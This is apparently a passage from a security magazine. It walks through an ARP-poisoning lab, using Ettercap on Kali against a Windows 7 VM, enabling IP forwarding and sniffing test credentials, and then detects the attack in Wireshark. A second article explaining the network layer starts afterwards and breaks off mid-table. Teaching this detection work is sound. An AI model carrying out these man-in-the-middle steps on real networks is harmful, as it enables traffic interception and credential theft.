


Fig 11: How ARP Works

ARP Poisoning:

ARP Poisoning is a type of attack, where attacker sends falsified ARP messages over the local host so attacker can link their MAC address with the victim's IP address. Once attacker's MAC is successfully authenticated with the victim's computer network, then the attacker can intercept, modify any communications to the legitimate MAC address. It is also known as Man-in-the-Middle (MITM) attack.

In Man-in-the-Middle attack attackers creates a connection between two users and intercept their communication by controlling the connection.

How ARP Poisoning Attack Works:




Fig 12: ARP Poisoning Attack

In ARP Poisoning attack, attacker creates a huge number of forged ARP-Request and ARP-Reply packets to overload the switch. Then ARP table is flooded with the spoofed ARP packets, and then the attacker sniff all of the packets. This time malicious attacker redirect traffic so they can obtain the sensitive information or prepare for more advanced attack.

ARP Poisoning Tools:

Ettercap
arpspoof
Bettercap [github.com/bettercap/bettercap]
Xerosploit [github.com/LionSec/xerosploit]


Detection of ARP Poisoning through Wireshark:

Lab Configuration:

Tool: Ettercap - GUI [for ARP Poisoning], Wireshark [Sniffing]
Victim Machine: Windows 7
Attacker Machine: Kali Linux

Configure the Wireshark:

Wireshark should be placed in Attacker's Machine i.e. Kali Linux
When there is a large number of falsified ARP request, this is an indication of an ARP storm. It could be detected easily through Wireshark. To detect this storm, go to **Edit** > **Preferences** > **Protocols** > **ARP/RARP** > [x] **Detect ARP request storms**.




Address Resolution Protocol
☑ Detect ARP request storms
Number of requests to detect during period 30
Detection period (in ms) 100
☑ Detect duplicate IP address configuration
☑ Register network address mappings

Fig 13: Detection of ARP request storms

Getting the Victim Machine IP:

Command Prompt > Type "**ipconfig**" to get the IP address of Victim Machine




```
C:\Users\markonsec>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::a4b1:eb74:4df3:95fa%11
   IPv4 Address. . . . . . . . . . . : 192.168.27.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.27.2
```

Fig 14: Windows 7 IP configuration (ipconfig)

So, Victim Machine (Windows 7): Target IP address is **192.168.27.128**

EtterCap Configuration & Launching Attack:

Step 1: Set System Configuration (**sysctl**) for forwarding IPv4 packet. This is allows to movement the packets through attacker's system.
# sysctl -w net.ipv4.ip_forward=1



```
root@kali:/home/markonsecurity# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:/home/markonsecurity# 
```

Fig 15: sysctl Configuration

Step 2: Search on Kali linux for Ettercap-graphical and execute it with root access.





Fig 16: Ettercap Graphical


Step 3: Click on **Search** button. It will automatically search for the available host on the network. From Fig-14 we know our target IP is **192.168.25.128**. So set the IP for ARP Poisoning Attack.



IP Address	MAC Address	Description
fe80::a4b1:eb74:4df3:95fa	00:0C:29:E0:4F:76	
192.168.27.2	00:50:56:F5:32:6A	
192.168.27.128	00:0C:29:E0:4F:76	
192.168.27.254	00:50:56:E0:D1:F6	

Fig 17: Gathering the Live Host

Step 4: Now choose the "**ARP Poisoning**" Attack from the drop-down menu and checkmark for the **Sniff Remote Connection**. Click OK to Continue



IP Address	MA
fe80::a4b1:eb74:4df3:95fa	00
192.168.27.2	00
192.168.27.128	00
192.168.27.254	00


Optional parameters

☑ Sniff remote connections.

□ Only poison one-way.

Fig 18: Selecting the Attack Type


Step 5: Start the Wireshark and choose the interface (eth0) and start capturing. The go back to Ettercap and click on red circle to start the attack.



IP Address	MAC Address	Description
fe80::a4b1:eb74:4df3:95fa	00:0C:29:E0:4F:76	
192.168.27.2	00:50:56:F5:32:6A	
192.168.27.128	00:0C:29:E0:4F:76	
192.168.27.254	00:50:56:E0:D1:F6	

Fig 19: Launching the ARP Poisoning attack

Step 6: Now in Victim Machine (Win 7). Victim access the **testphp.vulnweb.com** site and enter the login credential. That also captured via the Ettercap.
Username: **test** & Password: **test**



192.168.27.128	00:0C:29:E0:4F:76
192.168.27.254	00:50:56:E0:D1:F6


```
DHCP: [00:50:56:C0:00:08] DISCOVER
DHCP: [192.168.27.254] OFFER : 192.168.27.1 255.255.255.0 GW invalid
DHCP: [00:50:56:C0:00:08] DISCOVER
DHCP: [192.168.27.254] OFFER : 192.168.27.1 255.255.255.0 GW invalid
HTTP : 176.28.50.165:80 -> USER: test  PASS: test  INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test
```

Fig 20: Gathering Credential by ARP Poisoning

Packet Analysis using Wireshark:

Step 1: After attacking, stop the packet capture in Wireshark and save into a pcap file for further investigation.

Step 2: Analyze the captured Packets using Wireshark. You will notice a flood of ARP packets are captured. And some packets also tells that "**duplicate use of 192.168.27.128 detected**". That's our victim's IP address. And it also tells us "**duplicate use of 192.168.27.2 detected**" that is our default gateway (shown in Fig 14). In Packet Details Pane tells us about the position where duplicate IP address is detected.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.  Time         Source            Destination       Protocol Length Info
   1 0.000000000  VMware_7f:ae:3d   VMware_e0:d1:f6   ARP      42 192.168.27.128 is at 00:0c:29:7f:ae:3d
   2 0.000241390  VMware_7f:ae:3d   VMware_e0:4f:76   ARP      42 192.168.27.254 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.128 detected!)
   3 0.010561388  VMware_7f:ae:3d   VMware_e0:d1:f6   ARP      42 192.168.27.2 is at 00:0c:29:7f:ae:3d
   4 0.010694194  VMware_7f:ae:3d   VMware_f5:32:6a   ARP      42 192.168.27.254 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.2 detected!)
   5 0.021258537  VMware_7f:ae:3d   VMware_e0:4f:76   ARP      42 192.168.27.254 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.128 detected!)
   6 0.021928303  VMware_7f:ae:3d   VMware_e0:d1:f6   ARP      42 192.168.27.128 is at 00:0c:29:7f:ae:3d
   7 0.032548356  VMware_7f:ae:3d   VMware_e0:4f:76   ARP      42 192.168.27.2 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.128 detected!)
   8 0.032698988  VMware_7f:ae:3d   VMware_f5:32:6a   ARP      42 192.168.27.128 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.2 detected!)
   9 0.043555827  VMware_7f:ae:3d   VMware_f5:32:6a   ARP      42 192.168.27.254 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.2 detected!)
  10 0.043687929  VMware_7f:ae:3d   VMware_e0:d1:f6   ARP      42 192.168.27.2 is at 00:0c:29:7f:ae:3d
  11 0.054061127  VMware_7f:ae:3d   VMware_f5:32:6a   ARP      42 192.168.27.128 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.2 detected!)
  12 0.054291765  VMware_7f:ae:3d   VMware_e0:4f:76   ARP      42 192.168.27.2 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.128 detected!)
  13 9.331658609  192.168.27.128    192.168.27.2      DNS      97 Standard query 0xe80b A firefox.settings.services.mozilla.com
```

```
> Frame 2: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_7f:ae:3d (00:0c:29:7f:ae:3d), Dst: VMware_e0:4f:76 (00:0c:29:e0:4f:76)
> Address Resolution Protocol (reply)
v [Duplicate IP address detected for 192.168.27.254 (00:0c:29:7f:ae:3d) - also in use by 00:50:56:e0:d1:f6 (frame 1)]
  v [Frame showing earlier use of IP address: 1]
    v [Expert Info (Warning/Sequence): Duplicate IP address configured (192.168.27.254)]
        [Duplicate IP address configured (192.168.27.254)]
        [Severity level: Warning]
        [Group: Sequence]
    [Seconds since earlier frame seen: 0]
v [Duplicate IP address detected for 192.168.27.128 (00:0c:29:e0:4f:76) - also in use by 00:0c:29:7f:ae:3d (frame 1)]
  v [Frame showing earlier use of IP address: 1]
    v [Expert Info (Warning/Sequence): Duplicate IP address configured (192.168.27.128)]
        [Duplicate IP address configured (192.168.27.128)]
        [Severity level: Warning]
        [Group: Sequence]
    [Seconds since earlier frame seen: 0]
```

```
0000  00 0c 29 e0 4f 76 00 0c  29 7f ae 3d 08 06 00 01   ··)·Ov·· )··=····
0010  08 00 06 04 00 02 00 0c  29 7f ae 3d c0 a8 1b fe   ········ )··=····
0020  00 0c 29 e0 4f 76 c0 a8  1b 80                     ··)·Ov····
```

Fig 21: Packet Analysis using Wireshark

Step 3: If we are analyze the Expert Information Section. It also raises a warning for "**Duplicate IP address Configured**" for 79 times. By expanding this area, we can easily navigate to those packets where duplicate IP address was used. That is also a clear indication of ARP Poisoning.



Packet	Summary	Group	Protocol	Count
> Error	New fragment overlaps old data (retransmission?)	Malformed	TCP	198
> Warning	Connection reset (RST)	Sequence	TCP	4
> Warning	This frame is a (suspected) out-of-order segment	Sequence	TCP	547
> Warning	DNS response retransmission. Original response in frame 17	Protocol	DNS	28
> Warning	DNS query retransmission. Original request in frame 13	Protocol	DNS	22
v Warning	Duplicate IP address configured (192.168.27.254)	Sequence	ARP/RARP	79
2	192.168.27.254 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.128 detected!)	Sequence	ARP/RARP	
2	192.168.27.254 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.128 detected!)	Sequence	ARP/RARP	
4	192.168.27.254 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.2 detected!)	Sequence	ARP/RARP	
4	192.168.27.254 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.2 detected!)	Sequence	ARP/RARP	
5	192.168.27.254 is at 00:0c:29:7f:ae:3d (duplicate use of 192.168.27.128 detected!)	Sequence	ARP/RARP	

Fig 22: ARP Poisoning detection by Expert Information

The Delicious Network Layer

Layer 3

By

Nitin Sharma

Layer 3 – The Network Layer Explained


A quick review: In the seven-layer OSI model, Layer 3 is known as Network Layer. This layer is the part of Internet communication process where network-to-network connections occur, by sending packets of data back and forth between different networks. The network layer uses 4 basic processes [1]:

Addressing end devices – In the same way, that a phone has a unique telephone number, end devices must be configured with a unique IP address for identification on the network. An end device with a configured IP address is referred to as a host.

Encapsulation - The network layer receives a protocol data unit (PDU) from the transport layer. In a process called encapsulation, the network layer adds IP header information, such as the IP address of the source (sending) and destination (receiving) hosts. After header information is added to the PDU, the PDU is called a packet.

Routing - The network layer provides services to direct packets to a destination host on another network. To travel to other networks, the packet must be processed by a router. The role of the router is to select paths for and direct packets toward the destination host in a process known as routing. A packet may cross many intermediary devices before reaching the destination host. Each route the packet takes to reach the destination host is called a hop.

De-encapsulation - When the packet arrives at the network layer of the destination host, the host checks the IP header of the packet. If the destination IP address within the header matches its own IP address, the IP header is removed from the packet. This process of removing headers from lower layers is known as de-encapsulation. After the packet is de-encapsulated by the network layer, the resulting Layer 4 PDU is passed up to the appropriate service at the transport layer.



Data Encapsulation at OSI Layers [2]

Network Layer Protocols


There are several protocols operating at the Network Layer protocol suite which includes CLNS, DDP, EGP, EIGRP, etc. However, some commonly implemented protocols that are utilized more often include:

1. Internet Protocol (IPv4 and IPv6)
2. Internet Message Control Protocol (ICMP)

IP Protocol

Host-to-Host network-layer delivery protocol for the internet with the following properties:

- Connectionless – No connection with the destination is established before sending data packets.
- Best Effort (unreliable) – Does its best to deliver packet but packet delivery is not guaranteed. Limited error controls and corrupted packets are discarded.
- No flow-control.
- Must be paired with a reliable transport – TCP and/or application layer protocol to ensure reliability.
- Encapsulate the Transport Layer "Segment" by adding an IP header.



<table>
<tr><th>Offsets</th><th>Octet</th><th colspan="8">0</th><th colspan="8">1</th><th colspan="8">2</th><th colspan="8">3</th></tr>
<tr><th>Octet</th><th>Bit</th><th>0</th><th>1</th><th>2</th><th>3</th><th>4</th><th>5</th><th>6</th><th>7</th><th>8</th><th>9</th><th>10</th><th>11</th><th>12</th><th>13</th><th>14</th><th>15</th><th>16</th><th>17</th><th>18</th><th>19</th><th>20</th><th>21</th><th>22</th><th>23</th><th>24</th><th>25</th><th>26</th><th>27</th><th>28</th><th>29</th><th>30</th><th>31</th></tr>
<tr><td>0</td><td>0</td><td colspan="4">Version</td><td colspan="4">IHL</td><td colspan="6">DSCP</td><td colspan="2">ECN</td><td colspan="16">Total Length</td></tr>
